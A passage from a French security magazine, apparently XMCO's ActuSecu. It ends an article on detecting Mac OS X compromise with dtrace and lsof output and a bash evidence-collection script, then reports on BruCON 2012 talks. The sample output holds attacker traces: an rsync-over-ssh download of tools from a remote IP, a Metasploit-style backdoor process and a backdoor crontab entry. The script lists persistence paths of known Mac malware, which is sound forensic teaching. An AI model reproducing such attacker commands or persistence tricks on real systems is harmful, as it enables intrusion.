rsync   5857 xmco_u    5u  unix 0x304430b01f8411cf      0t0       ->0x304430b01c09edef
rsync   5857 xmco_u    6u  unix 0x304430b01e014f77      0t0       ->0x304430b020ded427
```

Le script natif dtrace «iosnoop» constitue une alternative pour l'identification des fichiers en cours de lecture ou d'écriture et donc pour identifier une potentielle activité malveillante.

```
bash-3.2# iosnoop | grep rsync
  UID   PID D    BLOCK   SIZE       COMM PATHNAME
  503 42607 W 292316664 262144      rsync ??/Windows 7/.Guide_de_Windows_7-v1.0.doc
...
  503 42607 W 292317176 262144      rsync ??/Windows 7/.Guide_de_Windows_7-v1.0.doc
```

Évidemment, le scénario de compromission présenté précédemment est simple. Il ne serait pas forcément possible d'identifier autant d'informations avec un malware, complexe et développé pour ne pas être détecté. En masquant ses traces à l'aide d'un rootkit, l'attaque deviendrait beaucoup plus difficile à détecter. L'analyse des nouveaux processus crées via la commande dtrace , pourrait néanmoins s'avérer efficace ...

```
xmco_u     5855  5854 rsync -avz --delete-excluded -e ssh -C -p443 xmco_login@88.191.98.228:/home/xmco/tools/ Tools
xmco_u     5856  5855 ssh -C -p443 -l xmco_login 88.191.98.228 rsync --server --sender -vlogDtprz . /home/xmco/tools/
xmco_u     5857  5855 rsync -avz --delete-excluded -e ssh -C -p443 xmco_login@88.191.98.228:/home/xmco/tools/ Tools
```

Commande : dtrace -n 'proc:::exec-success { trace(execname); }'

```
bash-3.2# dtrace -n 'proc:::exec-success { trace(execname); }'
dtrace: description 'proc:::exec-success ' matched 2 probes

CPU     ID                    FUNCTION:NAME
  2   1027        __mac_execve:exec-success   sh
  4   1027        __mac_execve:exec-success   backdoor_xmco_msf
  0   1043         posix_spawn:exec-success   cupsd
```

Pour les malwares complexes, il faut analyser la mémoire RAM.

10. Utiliser un antivirus

Les malwares sous Mac sont de plus en plus répandus, c'est indéniable ... Le cas de Flashback, particulièrement médiatisé, a confirmé ce point et a conduit les éditeurs antivirus a sortir rapidement des logiciels Antivirus adaptés à Mac OS X, avec des signatures propres au système et aux nouveaux malwares. Si un Mac a été infecté par un malware connu, il y a fort à parier que celui-ci sera détectable par les antivirus. Cela ne coûte donc rien de lancer ce type d'outil pour analyser l'intégrité du système de fichiers et nettoyer les fichiers infectés.


«L'analyse d'une image mémoire permet souvent de récolter des informations difficilement identifiables depuis un accès à la machine et au système de fichiers.»

... Tout en mémoire

Toutes les informations précédemment récoltées se trouvent également dans la mémoire RAM. En outre, l'analyse d'une image mémoire permet souvent de récolter des informations difficilement identifiables depuis un accès à la machine et au système de fichiers.

Par exemple, le mot de passe du pirate utilisé pour accéder à son serveur distant ne sera pas stocké sur le disque, mais très probablement dans la mémoire RAM ... Aussi, si le pirate a nettoyé convenablement le système suite à son intrusion, l'analyse de la mémoire RAM peut s'avérer être la seule solution efficace pour remonter à la source de l'intrusion.

Si l'extraction de la mémoire peut être réalisée aisément grâce à des outils tels que «Mac Memory Reader», son analyse est plus fastidieuse. «Volatility», qui fera l'objet d'une étude dans le prochain numéro de l'ActuSecu, intègre des plugins pour Mac OS X. Cependant, comme cette intégration est récente, les résultats qu'il retourne ne sont pas toujours fiables ou exploitables. Les plugins «mac_trustedbsd» et «mac_notifiers» permettent toutefois d'identifier les rootkits qui reposent sur le framework TrustedBSD et ceux qui interceptent les fonctions propres aux entres/sorties matérielles.
La recherche des chaines de caractères via la commande «string» permettra par contre, dans tous les cas, de remonter des informations intéressantes lors de l'analyse post-intrusion.



Script et résumé des commandes utiles

Nous vous proposons ci-dessous un script reprenant l'ensemble des commandes présentées dans cet article et que vous pourrez exécuter afin d'identifier une éventuelle compromission.

```
#/bin/bash

username=«sudoman»
file_output=«output.txt»

echo «[Logs_ASL]» >> $file_output
syslog  -T utc -F raw -d /private/var/log/asl/ >> $file_output
echo «[Logs_AUDIT]» >> $file_output
praudit -xn /var/audit/* >> $file_output
echo «[Logs_FW]» >> $file_output
cat /private/var/log/appfirewall.log >> $file_output
echo «[Logs_INST]» >> $file_output
cat /private/var/log/install.log >> $file_output

echo «[Users]» >> $file_output
/usr/bin/dscacheutil -q user|grep -B 5 'bash' |grep name | cut -c '7-' >> $file_output
echo «[Users_ADMIN]» >> $file_output
/usr/bin/dscl . -read /Groups/admin | grep 'GroupMembership:' | cut -c '18-' | sed '/root / s///' >> $file_output

echo «[Launched_XPC_APPLI]» >> $file_output
find /Applications/ -name XPCServices -exec ls -lsct {} \; >> $file_output
echo «[Lauched_XPC_SYS]» >> $file_output
ls -lsct /System/Library/XPCServices/ >> $file_output
echo «[Launched_Agents_SYS]» >> $file_output
ls -lsct /System/Library/LaunchAgents/ >> $file_output
echo «[Launched__Agents_LIB]» >> $file_output
ls -lsct /Library/LaunchAgents/ >> $file_output
echo «[Launched_Daemons_SYS]» >> $file_output
ls -lsct /System/Library/LaunchDaemons/ >> $file_output
echo «[Launched_Daemons_LIB]» >> $file_output
ls -lsct /Library/LaunchDaemons/ >> $file_output
echo «[Launched_LoginItems_USER]» >> $file_output
cat /Users/$username/Library/Preferences/com.apple.loginitems.plist >> $file_output
echo «[Launched_LoginItems_APP]» >> $file_output
find /Applications/ -name LoginItems -exec ls -lsct {} \; >> $file_output

echo «[Malware_Flashback]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.java.update.plist >> $file_output
echo «[Malware_Imuler]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/checkvir.plist >> $file_output
echo «[Malware_SabPub]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.apple.PubSabAgent.plist >> $file_output
echo «[Malware_Mac_Control]» >> $file_output
ls -lsct /Users/$username/Library/LaunchAgents/com.apple.FolderActionsxl.plist >> $file_output
echo «[Malware_logKext]» >> $file_output
ls -lsct /Library/LaunchDaemons/logKext.plist >> $file_output

echo «[Drivers_ALL]» >> $file_output
kextstat –A >> $file_output
echo «[Malware_logKext]» >> $file_output
kextstat >> $file_output

echo «[Crontab_ROOT]» >> $file_output
crontab -u root -l >> $file_output
echo «[Crontab_USER]» >> $file_output
crontab -u $username -l >> $file_output

echo «[Netstat_ALL]» >> $file_output
netstat -an >> $file_output

echo «[Lsof_ACK]» >> $file_output
lsof -i | grep ESTABLISHED >> $file_output

echo «[Lsof_USER]» >> $file_output
lsof -u $username >> $file_output
echo «[Lsof_ROOT]» >> $file_output
lsof -u root >> $file_output

echo «[PID_ROOT]» >> $file_output
lsof -u root | tr -s ' ' | cut -d' ' -f2 | sort | uniq > /tmp/pid_root.txt >> $file_output
echo «[Lsof_ROOT]» >> $file_output
while read line; do lsof -p «$line»; done < /tmp/pid_root.txt >> $file_output
echo «[PID_USER]» >> $file_output
lsof -u root | tr -s ' ' | cut -d' ' -f2 | sort | uniq >> /tmp/pid_user.txt >> $file_output
echo «[Lsof_USER]» >> $file_output
while read line; do lsof -p «$line»; done < /tmp/pid_user.txt >> $file_output

echo «[PS_ALL]» >> $file_output
ps -o user,pid,ppid,command -ax >> $file_output

echo «[Console_who]» >> $file_output
w >> $file_output
echo «[Console_last]» >> $file_output
last >> $file_output

echo «[Bit_SUID_GUID]» >> $file_output
find / -type f \( -perm -004000 -o -perm -002000 \) -exec ls -lg {} \;  >> $file_output
echo «[Files100M]» >> $file_output
find / -size +100000k -exec ls -lh {} \; >> $file_output
```

La sortie au format texte pourra également être exploitée depuis un autre poste de travail.

```
  176    0 0xffffff7f827b1000 0x4000     0x4000     com.apple.driver.AppleUSBCDCACMCo
  177    0 0xffffff7f827b5000 0x7000     0x7000     com.apple.driver.AppleUSBCDCACMDa
[Crontab_ROOT]
[Crontab_USER]
*/30 * * * * /ARCHIVE/tmp/tt/xx/backdoor_xmco.sh
[Netstat_ALL]
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0      0  172.16.10.105.65105    74.125.230.228.443     ESTABLISHED
tcp4      37      0  172.16.10.105.65102    199.47.217.174.443     CLOSE_WAIT
tcp4       0      0  172.16.10.105.65101    199.47.219.159.443     ESTABLISHED
tcp4       0      0  172.16.10.105.65100    74.125.230.208.443     ESTABLISHED
```

> Conférences sécurité

Cet automne, XMCO était partenaire de deux conférences sécurité : la BRUCON et la HACK.LU. Retour sur les principaux sujets abordés lors de ces deux évènements majeurs.

par Charles DAGOUAT, Arnauld MALARD et Adrien GUINAULT

BRUCON

Pour cette 4eme édition, la Brucon, conférence belge d'envergure internationale, s'est déroulée dans la ville de Gand à la fin du mois de septembre.

Voici un compte rendu des différentes conférences qui ont été données dans l'amphithéâtre Westvleteren de l'université.

Keynote
Katie Moussouris

Après une courte introduction de Seba & Wim, les organisateurs de la conférence ont présenté le déroulement des deux jours. Katie Moussouris de Microsoft a présenté très rapidement les relations entretenues par Microsoft avec les communautés de Hackers et de chercheurs en sécurité. Le récent concours BlueHat, organisé par l'éditeur de Redmond dont l'objectif était de trouver une protection efficace contre les attaques reposant sur la technique du ROP, illustre parfaitement le travail réalisé par l'équipe baptisée «Security Community Outreach and Strategy team».

D'autres projets initiés par Microsoft pour instaurer un dialogue avec les communautés extérieures à la société ont aussi été lancés au cours des dernières années : la conférence BlueHat, ou encore le «Microsoft Vulnerability Research Program» au sein duquel des failles de sécurité sont recherchées et rapportées. Katie a rappelé l'importance de la communauté de spécialistes pour l'éditeur pour avancer dans la compréhension des attaques menées par les pirates et dans la sécurisation des faiblesses de sécurité exploitées.

Enfin, sans revenir sur le débat «est-il plus difficile d'attaquer que de se défendre ?», Katie a rappelé l'émulation générée par le jeu du chat et de la souris entre pirates (attaquants) et «hackers» (défenseur).

Shotgun Parsers in the Crosshairs
Meredith L. Patterson et Sergey Bratus

Informations
http://2012.brucon.org/index.php/Talks_and_workshops#Meredith_L._Patterson_.26_Sergey_Bratus_-_Shotgun_Parsers_in_the_Crosshairs

Les deux conférenciers suivants sont venus présenter une approche de haut niveau, pour découvrir les failles de sécurité dans le code source d'un programme. Les failles de sécurité que proposent de retrouver les deux chercheurs sont liées au traitement des données reçues par un programme.

Ils se sont intéressés à la syntaxe et à la sémantique des données traitées par chacun des parseurs étudiés en se reposant sur la théorie des langages.

Du fait de l'ampleur de la tâche, Meredith Patterson et Sergey Bratus ont tout de suite prévenu qu'il ne s'agissait pas de rechercher des erreurs basiques telles que celles qui ont pu être réalisées par les développeurs de la plateforme Reddit ou de Microsoft avec le filtre Anti-XSS d'Internet Explorer, mais bien des erreurs complexes présentes dans des programmes développés par des experts.

«Avec une antenne et un peu de connaissance en traitement du signal, il est possible de recevoir les données émises par un satellite»

Après avoir rappelé les erreurs faites au sein de Reddit (utilisation de MD5 pour empêcher les internautes de faire un double encodage des caractères (anti-XSS)) et d'Internet Explorer (utilisation de RegEx pour supprimer les XSS retournées dans la réponse HTTP), les chercheurs ont présenté 3 failles majeures relatives au traitement des données reçues par les démons Bind et OpenSSH, ainsi que par la pile IPv6 d'OpenBSD.

Les chercheurs ont ainsi pu montrer l'importance de bien valider le contexte d'utilisation des données reçues en entrées avant tout traitement.

The Defense RESTs: Automation and APIs for Improving Security
David Mortman

Slides
http://files.brucon.org/The_Defense_RESTs.pptx

David Mortman est ensuite venu rappeler un constat simple : pourquoi toujours chercher à réinventer la roue ? D'autant que de plus en plus d'entreprises prennent en compte la sécurité, et que les administrateurs prennent de plus en plus souvent conscience de la nécessité de respecter certaines contraintes de conformité pour garantir un certain niveau de sécurité au sein du système d'information.

Malgré cela, en cherchant à uniformiser «manuellement» un système d'information qui évolue en permanence, de nombreux administrateurs laissent passer des failles de sécurité. Pourtant, de nombreux outils permettent justement de déployer un profil de configuration «sécurisé» sur un très grand nombre de systèmes.


Le spécialiste est donc revenu sur les outils tels que Chef, Puppet, Logstash ou encore Splunk qui permettent de centraliser, d'automatiser et de tester la conformité de la configuration d'un serveur ou d'un service par rapport à certains critères définis par l'administrateur.

Pease Keep Your Brain Juice Off My Enigma
Ed Skoudis

Slides
http://files.brucon.org/Please_Keep_Your_Brain_Juice_Off_My_Enigma.pptx
http://files.brucon.org/Movie_Trailer_Enigma.mov

Durant la pause déjeuner, Ed Skoudis a présenté l'aventure qu'il a vécue avec son ami Josh Wright. Les deux formateurs du SANS ont cherché pendant de longs mois à acquérir une machine «Enigma» utilisée par les Allemands durant la Seconde Guerre mondiale pour chiffrer les messages envoyés. Ils ont rencontré, durant leurs recherches, de nombreuses personnes... atypiques.

La présentation a donné lieu à quelques rappels en cryptographie, et s'est conclue par la présentation d'un «trailer» à la sauce «Harold et Kumar».



Satellite Hacking
Paul Marsh

✚ Informations
http://2012.brucon.org/index.php/Talks_and_workshops#Paul_Marsh_-_Satellite_Hacking

Après la pause déjeuner, Paul Marsh est intervenu pour présenter un sujet peu abordé : les satellites. Par conception, de nombreux satellites sont capables de capter et d'émettre des signaux de données : GPS, météo, audio, vidéo, data...


Avec une antenne et un peu de connaissance en traitement du signal, il est possible de recevoir les données émises par un satellite. Le chercheur a, par exemple, présenté plusieurs conversations audio militaires, ou encore une vidéo prise par une caméra embarquée sur un satellite en orbite. Après avoir décrit les différents types de satellites, d'orbites, de plages de fréquence et de matériels nécessaires pour communiquer avec ces gros joujoux, Paul est ensuite revenu sur plusieurs satellites intéressants.

Il a terminé sa présentation par les différents types de hack de satellites :

✚ Découverte d'un signal/satellite inconnu et du processus d'étude associé ;

✚ Interception des communications ;

✚ Piratage du signal ou du satellite.



Security of National eID (smartcard-based) Web Applications
Raul Siles

✚ Slides
http://brucon2.sectionzero.org/Security_National_eID.pdf

L'espagnol Raul Siles est ensuite intervenu pour présenter la sécurité des applications Web reposant sur un mécanisme d'authentification, supposé fort, par carte nationale d'identité électronique. En effet, les cartes nationales d'identité électronique ont actuellement le vent en poupe dans de nombreux pays comme en Espagne ou en Belgique.

Cependant, ce n'est pas parce que les smartcards qui les composent sont sécurisées que les applications qui en tirent profit le sont autant... Jusqu'à présent, il n'existait pas vraiment d'outils permettant aux pentesteurs d'explorer ces applications en profondeur : les principaux outils d'interception et de manipulation tels que Burp ou Zap ne supportaient pas le mécanisme d'authentification du client ni l'utilisation de smartcard.

Après avoir rappelé le contexte d'utilisation des cartes de type eID et les différents standards utilisés au sein de cet écosystème (PKCS 5 ou 11), Raul a présenté l'intégration du support de l'authentification par Smartcard au sein du proxy Zap de l'OWASP.

Il a conclu par la présentation des failles de sécurité classiques qu'il a observées au sein des applications web tirant parti des eID : il s'agit des mêmes vulnérabilités que celle que l'on trouve dans les applications web classiques (utilisation incorrecte de SSL et des cookies de session, session fixation, absence des flags «httponly» et «secure», ...).

Moar Anti-Forensics for the Louise
int0x80

Informations

http://2012.brucon.org/index.php/Talks_and_workshops#int0x80_.28of_Dual_Core.29_-_Moar_Anti-Forensics_for_the_Louise

Int0x80 a ensuite présenté diverses solutions simples pour protéger son ordinateur contre un investigateur «forensics». Il a proposé plusieurs solutions : du simple «touch» sur les différents fichiers du système (change la date et l'heure entre chaque opération pour rendre inutilisable l'horodatage des fichiers), à d'autres solutions plus élaborées pour masquer la présence de fichiers exécutables au sein d'image PNG, ou encore pour modifier le comportement de certains logiciels.

«Int0x80 a ensuite présenté diverses solutions simples afin de protéger son ordinateur contre un investigateur forensics»

Plusieurs démonstrations ont été réalisées :

- Modification de TrueCrypt pour supprimer un volume en cas d'utilisation d'un mot de passe erroné ;

- Modification de Keepass pour changer le «magic number» du fichier correspondant à la base de données.

A Million Mousetraps: Using Big Data and Little Loops to Build Better Defenses
Allison Miller

Slides

Allison Miller est venu présenter une vision moins technique de la sécurité en entreprise, en rapport avec la gestion des risques. Elle s'est consacrée à l'étude statistique des données de l'entreprise afin de qualifier le comportement des utilisateurs d'une application. Son métier est de bâtir des outils décisionnels qui mettent en évidence les comportements anormaux.

La présentation comportait un grand nombre d'éléments de mathématiques, de la sélection du modèle de décision, de l'algorithme associé et à son entrainement, jusqu'à son déploiement.


Une présentation qui aura probablement permis à un grand nombre de spécialistes technique de la sécurité de découvrir une approche différente de la gestion des risques en entreprises.

pMap, the silent killer
Gregory Pickett

Slides


http://brucon2.sectionzero.org/Pmap_The_Silent_Killer.pdf

Le conférencier suivant est venu présenter pMap, un outil développé spécialement pour découvrir, scanner et prendre les empreintes des systèmes présents sur un réseau.



Contrairement à Nmap, l'outil est passif : aucun paquet n'est envoyé au cours du scan. pMap tire parti des nombreuses informations sensibles partagées par les équipements réseau au travers des protocoles de découverte automatique tels qu'UDP, mDNS, DNSSD, ou encore SSDP.

Gregory a réalisé plusieurs démonstrations de son outil, capable d'identifier un grand nombre d'équipements hétérogènes, en écoutant simplement les messages publiés sur le réseau local : iPhones, iPads, téléphones Android, PC, imprimantes, Mac, ou encore des TV.



«Cyberwar» : Not What We Were Expecting
Josh Corman & Jericho

Slides
http://attrition.org/security/conferences/2012-BruCON-CyberWar-v18-FINAL03.pptx

Joshua Corman, qui travaille dans l'entité sécurité d'Akamai, et Jericho du site Attrition.org sont venus présenter leur vision de la «cyberguerre». Selon eux, ce terme est abusif, et ne correspond en rien à la réalité des faits pouvant être observés sur Internet et dans les médias. Après avoir démontré les incohérences entre la «vraie» guerre et la «cyberguerre», après avoir démontré que les dommages provoqués par les écureuils sont plus importants que ceux provoqués par la «cyberguerre», les deux intervenants ont cherché à définir le terme «cyberguerre» : qu'est-ce que la guerre ? Quels en sont les acteurs ? Les domaines, la cible ? etc. Ils sont également revenus sur l'utilisation de ce terme au fils des années dans les différents milieux : professionnels, militaires, médias, ou encore dans les conférences autour de la sécurité...

La présentation contenait plusieurs points sensibles : la complexité d'accès aux clubs des cyber-acteurs par rapport à l'accès au club des grandes puissances militaires ou des puissances disposant de l'arme nucléaire, les frontières géopolitiques, idéologique ou encore du réseau, et enfin le problème de l'attribution des actes. Selon eux, à tous les niveaux, il existe deux poids, deux mesures lorsque l'on parle de guerre et de cyberguerre.

Recent Advances in IPv6 Security
Fernando Gont

Slides
http://www.si6networks.com/presentations/brucon2012/fgont-brucon2012-recent-advances-in-ipv6-security.pdf

Fernando Gont est venu clore cette première journée de conférence en dressant un état des lieux de la sécurité du protocole IPv6. De fait, ce dernier est de plus en plus déployé. De nombreux spécialistes travaillent donc activement au standard afin de combler les failles de sécurité découvertes. La présentation a évoqué les points de sécurisation suivants :

- L'adressage IPv6 : scan et traçabilité ;
- La fragmentation et le réassemblage des paquets IPv6 ;
- La sécurité du premier saut IPv6 ;
- Les pare-feux et IPv6 ;
- La mitigation de certaines attaques de type «déni de service».

La présentation s'est terminée par l'introduction d'une nouvelle boite à outils ,dédiée à la manipulation de paquets IPv6, développée par le chercheur.

We have you by the gadgets
Mickey Shkatov

Slides
http://brucon2.sectionzero.org/We_Have_You_By_The_Gadgets.pptx

Mickey Shkatov a ouvert la seconde journée de la Brucon en présentant un composant vulnérable de Windows : les gadgets. Les gadgets sont, en gros, des applications web exécutées au sein d'un environnement dépourvu de restriction de sécurité. Ces applications sont donc, par exemple, en mesure de tirer parti des contrôles ActiveX. Par conséquent, la surface d'attaque qui y est associée est conséquente.

Après avoir rappelé l'origine de ce composant (XP et son bureau actif, Vista et sa sidebar), Mickey a présenté le contexte d'exécution de ces applications : pas de séparation des processus, exécutés dans la zone «Local Machine» d'Internet Explorer, nombreuses API utilisables : HTML5, JS, Silverlight, ActiveX, pas de restriction de sécurité, pas de signature de code obligatoire.

Il est donc particulièrement simple pour un attaquant de développer des applications malveillantes : pour prendre le contrôle du système d'un internaute, ou simplement exploiter les nombreuses failles présentes au sein des applications proposées par défaut par Microsoft. En effet, ces dernières sont de simples applications web, affectées par les mêmes failles de sécurité basiques. Le chercheur a conclu sa présentation par plusieurs démonstrations, menées à l'aide d'un simple proxy d'interception : exécution d'actions sur le poste de la victime (manipulation des menus et du clavier, exécution d'un Meterpreter, etc.).

HTML5 - A Whole New Attack Vector
Robert McArdle


Slides
http://brucon2.sectionzero.org/HTML5.zip

Robert McArdle est intervenu pour présenter les nouveaux vecteurs d'attaques apportés par HTML5. Le chercheur a rappelé que les failles d'HTML5 ne seront pas exploitées avant plusieurs années. Plusieurs points ont été abordés : les nouveaux vecteurs pour réaliser des attaques de type XSS, le scan de port, la constitution d'un botnet de navigateurs web via l'exploitation d'une simple XSS. Le chercheur a aussi rappelé rapidement le projet BEEF dédié à l'exploitation de faille au travers des navigateurs.

Introducing the Smartphone Penetration Testing Framework
Georgia Weidman

Slides
http://brucon2.sectionzero.org/georgiawbruconpreso.pdf

Georgia Weidman a présenté son outil, SPF, un framework de test d'intrusion pour smartphone. Contrairement aux autres outils existants, il permet d'évaluer l'ensemble de la surface d'attaque d'un smartphone, de l'utilisateur au noyau, en passant bien entendu par les applications. L'intérêt d'un tel outil réside dans le fait qu'aujourd'hui, les smartphones sont partout, y compris au sein de l'entreprise. La moindre faille devient donc cruciale, puisque par rebond, le smartphone peut être exploité pour s'introduire dans le Système d'Information de l'entreprise.




Après avoir présenté l'architecture globale de son outil, la chercheuse a expliqué comment ce dernier pouvait être utilisé : trouver des vulnérabilités exploitables à distance sur un smartphone, identifier et exploiter des failles présentes côté client (navigateur par exemple), réaliser des attaques de type ingénierie sociale (SMS), ou encore exploiter des failles locales du noyau.

«Martin Gallo, un chercheur en sécurité de Core Security, est venu présenter son travail de rétro-ingénierie sur le protocole Diag de SAP»

Uncovering SAP vulnerabilities: dissecting and breaking the Diag protocol
Martin Gallo

Slides
http://brucon2.sectionzero.org/Uncovering_SAP_Vulnerabilities.pdf

Martin Gallo, chercheur en sécurité de Core Security, est venu présenter son travail de rétro-ingénierie sur le protocole Diag de SAP. Ce protocole est utilisé par le composant NetWeaver de SAP afin de décrire les interfaces graphiques présentées aux utilisateurs. Après avoir rappelé



rapidement ce qu'était SAP, le chercheur a présenté l'historique des travaux de recherche effectués sur le protocole. Il a ensuite présenté les résultats de ses travaux menés en boite noire : les différents types de paquets et les champs les constituant.

Martin a présenté divers outils qu'il a développés dans le cadre de ses recherches : un dissecteur DIAG pour WireShark, ainsi qu'une librairie reposant sur Scapy pour forger des paquets DIAG.

Cette dernière a été utilisée par le chercheur afin de créer des outils de fuzzing, et identifier différentes failles de sécurité au sein de Netweaver. 6 failles ont déjà été rapportées à SAP et corrigées au mois de mai dernier, parmi lesquelles des failles de types déni de service et d'exécution de code à distance.

Keynote Ed Skoudis

Slides
http://files.brucon.org/Unleashing_The_Dogs_of_Cyberwar.pptx

Pour sa seconde intervention de la conférence, Ed Skoudis, tout comme Josh Corman et Jericho, est venu parler de cyberguerre. Mais les deux conférences étaient loin de se faire écho et de se répéter. En effet, Ed Skoudis a su prendre ses distances avec le discours de Josh Corman et de Jericho. La principale différence entre les deux présentations résidait dans les effets «cinétiques» associés aux dommages relatifs à une guerre. Selon lui, un cyber-conflit peut être vu comme étant le précurseur d'un conflit plus «classique», ou alors comme étant une soupape permettant d'éviter un conflit plus grave.

Sa conclusion, reprise de Trotsky, «you may not be interested in war, but war is interested in you». Une façon de dire aux spécialistes en sécurité que malgré le fait que le terme «cyberwar» soit à la mode et donc utilisé à tort et à travers, il ne faut pas sous-estimer la réalité. Cette notion encore imprécise génère beaucoup de travail, et entre autres dans le monde de la sécurité, aussi bien au niveau des états que des sociétés privées. Au-delà de l'argent, cette notion fait émerger de nouvelles contraintes légales ou d'éthiques.

Références

Site de la BRUCON
http://2012.brucon.org/index.php/Talks_and_workshops

Videos
http://www.youtube.com/brucontalks

HACK.LU

Quelques jours après la BRUCON, les voisins organisaient l'évènement sécurité du Luxembourg, la Hack.lu...

